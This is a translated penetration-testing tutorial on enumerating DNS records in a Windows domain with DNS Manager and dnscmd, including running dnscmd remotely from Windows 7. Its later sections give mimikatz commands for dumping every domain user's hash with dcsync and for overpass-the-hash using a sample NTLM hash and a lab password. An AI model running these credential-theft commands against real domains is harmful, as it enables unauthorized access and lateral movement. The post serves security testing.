
0x00 Preface
---
In domain penetration, gathering information about the domain environment is crucial. If we obtain domain administrator privileges, how can we quickly understand the network architecture within the domain? DNS records are undoubtedly an excellent reference.
This article will introduce methods for obtaining DNS records after gaining DNS administrator privileges during domain penetration.
0x01 Introduction
---
This article will cover the following:
- Obtaining DNS records via DNS Manager
- Obtaining DNS records via dnscmd
- Methods for remotely reading DNS records within the domain
0x02 Obtaining DNS Records via DNS Manager
---
Test System:
Windows Server 2008 R2 x64
Select Administrative Tools -> DNS

Under Forward Lookup Zones, locate the current domain name to display DNS records within the current domain, including hostnames and corresponding IP addresses
As shown in the figure below
0x03 Obtain DNS records via dnscmd
---
dnscmd:
A command-line interface for managing DNS servers, supporting remote connections
Default installed systems:
- Windows Server 2003
- Windows Server 2008
- Windows Server 2003 R2
- Windows Server 2008 R2
- Windows Server 2012
- Windows Server 2003 with SP1
- ...
References:
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc772069(v=ws.11)
Win7 systems require installation of Remote Server Administration Tools (RSAT) for use
Reference URL:
https://support.microsoft.com/en-us/help/2693643/remote-server-administration-tools-rsat-for-windows-operating-systems
RSAT Download URL:
https://www.microsoft.com/en-us/download/details.aspx?id=7887
Test System:
Windows Server 2008 R2 x64
Common Commands:

(1) List resource records for the current node in the DNS zone:
Dnscmd . /EnumZones |
As shown in the figure below

(2) List information for test.com:
Dnscmd . /ZoneInfo test.com |
As shown in the figure below

(3) Enumerate records in test.com, Method 1 (more detailed):
Dnscmd . /ZonePrint test.com |
As shown in the figure below
(4) Enumerate records for test.com, Method 2:
Dnscmd . /EnumRecords test.com . |
As shown in the figure below

The results are consistent with those obtained from DNS Manager
0x04 Methods for Remotely Reading DNS Records within a Domain
---
Method Analysis
Prerequisite: Domain administrator privileges are required
The first method is to remotely connect to the domain controller and then execute dnscmd on the domain controller to obtain DNS records
The second method is to execute dnscmd remotely on a host within the domain to read DNS records
However, Windows 7 systems do not support dnscmd by default, and installing Remote Server Administration Tools (RSAT) directly is not feasible
Therefore, I attempted to find a method to execute dnscmd on systems without Remote Server Administration Tools (RSAT) installed
Method Testing
Copy a dnscmd.exe to a Windows 7 system without Remote Server Administration Tools (RSAT) installed and execute it directly, but it failed
Solution
Use Process Monitor to record the execution process of dnscmd and identify which files are missing
As shown in the figure below

It was found that the file dnscmd.exe.mui was missing
After supplementing the missing files and testing again, the solution was finally found
To execute dnscmd on a system without Remote Server Administration Tools (RSAT) installed, the following conditions must be met:
- dnscmd is stored in the path C:\Windows\System32
- dnscmd.exe.mui is stored in C:\Windows\System32\en-US (this location is relatively common and may also be found elsewhere)
Note:
dnscmd and dnscmd.exe.mui can be used from Windows Server 2008 R2
A test file is provided here (obtained from Windows Server 2008 R2):
An open-source project
An open-source project
Note:
For testing purposes only
Since dnscmd does not provide an interface for entering username and password during remote connections, Overpass-the-hash from mimikatz is required here
First, the hash of the domain administrator user needs to be obtained, only ntlm/rc4/aes128/aes256 can be used
If the plaintext password of the domain administrator user is obtained, it can first be converted to ntlm, online encryption website:
https://md5decrypt.net/en/Ntlm/
Supplement: Method to obtain hashes of all users in the domain using dcsync
Execute mimikatz on the domain controller:
mimikatz.exe privilege::debug "lsadump::dcsync /domain:test.local /all /csv exit" |
Actual testing
Test environment parameters are as follows:
- Domain administrator user: Administrator
- Password: DomainAdmin456!
- Hash: A55E0720F0041193632A58E007624B40
Overpass-the-hash:
mimikatz.exe privilege::debug "sekurlsa::pth /user:Administrator /domain:test.com /ntlm:A55E0720F0041193632A58E007624B40" |
This will launch a cmd.exe window
Then use dnscmd for remote connection query:
Dnscmd WIN-F08C969D7FM.test.com /EnumZones |
or
Dnscmd WIN-F08C969D7FM /EnumZones |
Note:
FQDN or computer name must be used here
As shown in the figure below

If you want to implement the entire process in the command line, you can use the following method:
Create c:\test\1.bat with the following content:
Dnscmd WIN-F08C969D7FM.test.com /EnumZones > c:\test\out.txt |
Overpass-the-hash:
mimikatz.exe privilege::debug "sekurlsa::pth /user:Administrator /domain:test.com /ntlm:A55E0720F0041193632A58E007624B40 /run:\"cmd.exe /c c:\test\1.bat\"" |
Note:
In cmd.exe, " must be escaped as \"
0x05 Summary
---
This article introduces the method of using Overpass-the-hash within a domain to remotely read DNS records via dnscmd


